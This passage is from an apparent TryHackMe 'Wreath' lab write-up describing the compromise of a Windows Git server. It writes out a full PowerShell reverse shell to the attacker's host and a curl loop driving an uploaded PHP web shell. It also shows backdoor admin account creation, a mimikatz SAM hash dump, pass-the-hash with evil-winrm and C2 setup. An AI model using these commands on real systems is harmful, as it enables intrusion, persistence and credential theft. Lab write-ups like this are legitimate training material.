
```
powershell -nop -exec bypass -c "$client = New-Object System.Net.Sockets.TCPC
```

Figure 14: Revshell.org


Here is the full command

```
1 powershell.exe -c "$client = New-Object System.Net.Sockets.TCPClient
    ('10.200.98.200',448);$stream = $client.GetStream();[byte[]]$bytes =
    0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -
    ne 0){;$data = (New-Object -TypeName System.Text.ASCIIEncoding).
    GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-String );
    $sendback2 = $sendback + 'PS ' + (pwd).Path + '> ';$sendbyte = ([
    text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte
    ,0,$sendbyte.Length);$stream.Flush()};$client.Close()"
```

Utilizing the repeater function in burpsuite I sent over a post request to the web application and sent it to the exploit.php file I uploaded to the target earlier.

**Figure 15:** Burp-Post

Here is our successful reverse connection from the “git-serv” to the “prod-serv” to my attacker machine.


A terminal window titled 'sudo /home/cory/Try Hack Me/Wreath 118x21' shows a fish shell prompt. The user runs 'sudo nc -lnvp 448'. The terminal output shows 'Ncat: Version 7.91 (https://nmap.org/ncat)', 'Ncat: Listening on :::448', and 'Ncat: Listening on 0.0.0.0:448'. After a Ctrl+C interrupt, the user runs 'sudo nc -lnvp 448' again. This time, it shows 'Ncat: Connection from 10.200.98.200.' and 'Ncat: Connection from 10.200.98.200:47402.'. The user then enters 'whoami', 'nt authority\system', and 'PS C:\GitStack\gitphp>'.

```
sudo /home/cory/Try Hack Me/Wreath 118x21
Welcome to fish, the friendly interactive shell
Type `help` for instructions on how to use fish
cory@kali ~/T/Wreath (main)> sudo nc -lnvp 448
[sudo] password for cory:
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::448
Ncat: Listening on 0.0.0.0:448
^C
cory@kali ~/T/Wreath (main) [SIGINT]> sudo nc -lnvp 448
[sudo] password for cory:
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::448
Ncat: Listening on 0.0.0.0:448
Ncat: Connection from 10.200.98.200.
Ncat: Connection from 10.200.98.200:47402.
whoami
nt authority\system
PS C:\GitStack\gitphp>
```

Figure 16: Git-Serv Powershell Connection

Curl Method


I created a curl script to create a psuedo shell. Fairly simple and straight to the point. Hit ctrl+C to exit.



```
curl-php-command.sh - Visual Studio Code
File Edit Selection View Go Run Terminal Help
Wreath.md git-rce.py curl-php-command.sh
home > cory > Tools > DirFusionTools > Bash-scripts > curl-php-command.sh
1  #!/bin/bash
2
3  function command
4  |   read -p "What command would you like to run?: " command
5  |
6
7  while command -ne "exit"
8  do
9      command
10     curl -X POST http://10.200.98.150//web/exploit.php -d "a=$command"
11 done

PROBLEMS 103 OUTPUT TERMINAL DEBUG CONSOLE 1: zsh
<div id="explanation">
  <p>
    You're seeing this error because you have <code>DEBUG = True</code> in
    your Django settings file. Change that to <code>False</code>, and Django
    will display a standard 404 page.
  </p>
</div>
</body>
</html>
(cory@kali) - [~/Try Hack Me/Wreath]
$ curl -X POST http://10.200.98.150//web/exploit.php -d "a=whoami"
"nt authority\system"
(cory@kali) - [~/Try Hack Me/Wreath]
$
```

Figure 17: Curl Loop Script



The screenshot shows the Visual Studio Code editor with a file named `curl-php-command.sh` open. The script is a Bash script that defines a `command` function, reads user input, and executes a curl command to a web exploit endpoint. The terminal at the bottom shows the script being executed, and the output of the curl command is displayed.

```
home > cory > Tools > DirFusionTools > Bash-scripts > curl-php-command.sh
1  #!/bin/bash
2
3  function command
4  |   read -p "What command would you like to run?: " command
5  |
6  |
7  while command -ne "exit"
8  do
9      command
10     curl -X POST http://10.200.98.150//web/exploit.php -d "a=$command"
11 done
```

Terminal output:

```
<div id="explanation">
  <p>
    You're seeing this error because you have <code>DEBUG = True</code> in
    your Django settings file. Change that to <code>False</code>, and Django
    will display a standard 404 page.
  </p>
</div>
</body>
</html>

(cory@kali) - [~/Try Hack Me/Wreath]
$ curl -X POST http://10.200.98.150//web/exploit.php -d "a=whoami"
"nt authority\system"

(cory@kali) - [~/Try Hack Me/Wreath]
$
```

Git-Serv maintaining access

I am going to add my own administrator account. So I can rdp directly to the machine.

```
1 net user DirectorFusion scriptkid! /add - User account creation
2
```

```
3 net localgroup Administrators DirectorFusion /add - Added myself as an
  Administrator
4
5 net localgroup "Remote Management Users" DirectorFusion /add - added to
  remote manage group
```

Day 2 Notes

1. Exploited server with curl command and socat proxy.

RDP Connection

```
xfreerdp /v:10.200.98.150 /u:DirectorFusion /p:scriptkid! /dynamic-resolution +clipboard
/drive:/usr/share/windows-resources/,share
```

This opened a RDP connection with the admin credentials we made earlier with a share from our kali machine so we can load malicious binaries from the kali machine without having to download them to the victim machine.

Now that the connection is established, I launched mimikatz as an administrator to perform a password hash dump.

```
1 1. Launch mimikatz as an administrator.
2
3 2. Enter "privilege::debug"
4
5 3. "token::elevate"
6
7 4. To get the hashdump enter: "lsadump::sam"
8
9 Here is the output of that hashdump:
10
11 ```markdown
12 Domain : GIT-SERV
13 SysKey : 0841f6354f4b96d21b99345d07b66571
14 Local SID : S-1-5-21-3335744492-1614955177-2693036043
15
16 SAMKey : f4a3c96f8149df966517ec3554632cf4
17
18 RID : 000001f4 (500)
19 User : Administrator
20 Hash NTLM: XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
21
22 Supplemental Credentials:
23 * Primary:NTLM-Strong-NTOWF *
24 Random Value : 68b1608793104cca229de9f1dfb6fbae
```

```
25
26 * Primary:Kerberos-Newer-Keys *
27   Default Salt : WIN-1696063F791Administrator
28   Default Iterations : 4096
29   Credentials
30     aes256_hmac      (4096) : 8
                           f7590c29ffc78998884823b1abbc05e6102a6e86a3ada9040e4f3dcb1a02955
31     aes128_hmac      (4096) : 503dd1f25a0baa75791854a6cfbcd402
32     des_cbc_md5      (4096) : e3915234101c6b75
33
34 * Packages *
35   NTLM-Strong-NTOWF
36
37 * Primary:Kerberos *
38   Default Salt : WIN-1696063F791Administrator
39   Credentials
40     des_cbc_md5      : e3915234101c6b75
41
42
43 RID : 000001f5 (501)
44 User : Guest
45
46 RID : 000001f7 (503)
47 User : DefaultAccount
48
49 RID : 000001f8 (504)
50 User : WDAGUtilityAccount
51   Hash NTLM: c70854ba88fb4a9c56111facebdf3c36
52
53 Supplemental Credentials:
54 * Primary:NTLM-Strong-NTOWF *
55   Random Value : e389f51da73551518c3c2096c0720233
56
57 * Primary:Kerberos-Newer-Keys *
58   Default Salt : WDAGUtilityAccount
59   Default Iterations : 4096
60   Credentials
61     aes256_hmac      (4096) : 1
                           d916df8ca449782c73dbaeaa060e0785364cf17c18c7ff6c739ceb1d7fdf899
62     aes128_hmac      (4096) : 33ee2dbd44efec4add81815442085ffb
63     des_cbc_md5      (4096) : b6f1bac2346d9e2c
64
65 * Packages *
66   NTLM-Strong-NTOWF
67
68 * Primary:Kerberos *
69   Default Salt : WDAGUtilityAccount
70   Credentials
71     des_cbc_md5      : b6f1bac2346d9e2c
```

```
72
73
74 RID : 000003e9 (1001)
75 User : Thomas
76 Hash NTLM: XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
77
78 Supplemental Credentials:
79 * Primary:NTLM-Strong-NTOWF *
80 Random Value : 03126107c740a83797806c207553cef7
81
82 * Primary:Kerberos-Newer-Keys *
83 Default Salt : GIT-SERVThomas
84 Default Iterations : 4096
85 Credentials
86 aes256_hmac (4096) : 19
87 e69e20a0be21ca1befdc0556b97733c6ac74292ab3be93515786d679de97fe
88 aes128_hmac (4096) : 1fa6575936e4baef3b69cd52ba16cc69
89 des_cbc_md5 (4096) : e5add55e76751fbc
89 OldCredentials
90 aes256_hmac (4096) : 9310
91 bacdfd5d7d5a066adbb4b39bc8ad59134c3b6160d8cd0f6e89bec71d05d2
92 aes128_hmac (4096) : 959e87d2ba63409b31693e8c6d34eb55
93 des_cbc_md5 (4096) : 7f16a47cef890b3b
94
95 * Packages *
96 NTLM-Strong-NTOWF
97
98 * Primary:Kerberos *
99 Default Salt : GIT-SERVThomas
100 Credentials
101 des_cbc_md5 : e5add55e76751fbc
102 OldCredentials
103 des_cbc_md5 : 7f16a47cef890b3b
104
105 RID : 000003ea (1002)
106 User : DirectorFusion
107 Hash NTLM: 238af8f6f03be2e40ce0b26c20a34df1
108
109 Supplemental Credentials:
110 * Primary:NTLM-Strong-NTOWF *
111 Random Value : 27ac6e50a5e42bcd203d77c2e407fd11
112
113 * Primary:Kerberos-Newer-Keys *
114 Default Salt : GIT-SERVDirectorFusion
115 Default Iterations : 4096
116 Credentials
117 aes256_hmac (4096) : 189
118 da5c517affc4577a17882be534bae2aa033149b4b47be3664a134c8933d49
119 aes128_hmac (4096) : baef199b36dfab2cb5a215355cd6857b
120 des_cbc_md5 (4096) : 79d057d5ceb3d575
```

```

120
121 * Packages *
122     NTLM-Strong-NTOWF
123
124 * Primary:Kerberos *
125     Default Salt : GIT-SERVDirectorFusion
126     Credentials
127     des_cbc_md5      : 79d057d5ceb3d575

```

Now that we have the hashes of the other administrator account and Thomas's account. I ran Thomas's hash through <https://crackstation.net> and got the following:

1	Hash	Type	Result
2	XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX	NTLM	XXXXXXX

The class environment suggests utilizing the pass the hash technique now that we have a way to pass the hash with evil-winrm.

I installed evil winrm with gem and now I am passing the hash with the following command.

```
1 evil-winrm -u Administrator -H admin-hash -i 10.200.98.150
```

Harbinger voice echoes... "Assuming Control".

The screenshot shows a terminal window with the following content:

```

cory@kali ~/T/Wreath (main) [1]> ls
admin-hash          nmap/              Screenshots/        Wreath.md
CVE-2019-15107/     nmap-7.91-1.x86_64.rpm  tools/              Wreath.pdf
DirectorFusion-wreath.ovpn  Python-2.7.18.tgz    tools.zip           'Wreath - Try Hack Me.xmind'
git-rce.py*         rev.elf            webmin.py
id_rsa              root.hash           wreath-list.txt

cory@kali ~/T/Wreath (main)> nano admin-hash
cory@kali ~/T/Wreath (main)> evil-winrm -u Administrator -H 37db630168e5f82aafa8461e05c6bbd1 -i 10.200.98.150

Evil-WinRM shell v2.4

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\Administrator\Documents>

```

Figure 18: Evil-WinRM-150

C2 with Powershell Empire

I did not have "Powershell Empire" installed. (Bad Offsec guy). I downloaded it with the apt package manager and moved on.

I also installed starkiller with the apt package manager. Then launched both PS-Empire and Starkiller.

Now I am in the starkiller interface.





Figure 19: StarKiller

Now I have to setup a listener that will connect to our C2 Server through the filtered network. If you remember from earlier I have to use socat to setup a socket listener that will forward traffic from the git-serv to the prod-serv to my attacker machine.

Listeners, stagers and agents were setup on starkiller and the two machines I have exploited so far. Honestly, for three machines I would rather stick with CLI. This is more useful for many machines. Where you have a host of people who can help you and the collective brain of an entire pentest team that way anyone can log in and pull up the agent and get to work.

Personal PC Enumeration 10.200.98.100

I switched back to the evil-winrm session after getting the agent. (FASTER). I launched the evilwinrm sessions with the tools downloaded as a share and used the "Invoke-Portscan.ps1" command. This loaded that powershell script and its capabilities into memory.



```
*Evil-WinRM* PS C:\Users\Administrator\Documents> Invoke-Portscan.ps1
*Evil-WinRM* PS C:\Users\Administrator\Documents> Invoke-Portscan -Hosts 10.200.98.100 -Topports 50

Hostname      : 10.200.98.100
alive         : True
openPorts     : {80, 3389}
closedPorts   : {}
filteredPorts : {445, 443, 5900, 993 ...}
finishTime    : 3/29/2021 11:28:12 PM

*Evil-WinRM* PS C:\Users\Administrator\Documents>
```

Figure 20: Invoke Portscan

Port Scan Results:

```
1  Hostname      : 10.200.98.100
2  alive         : True
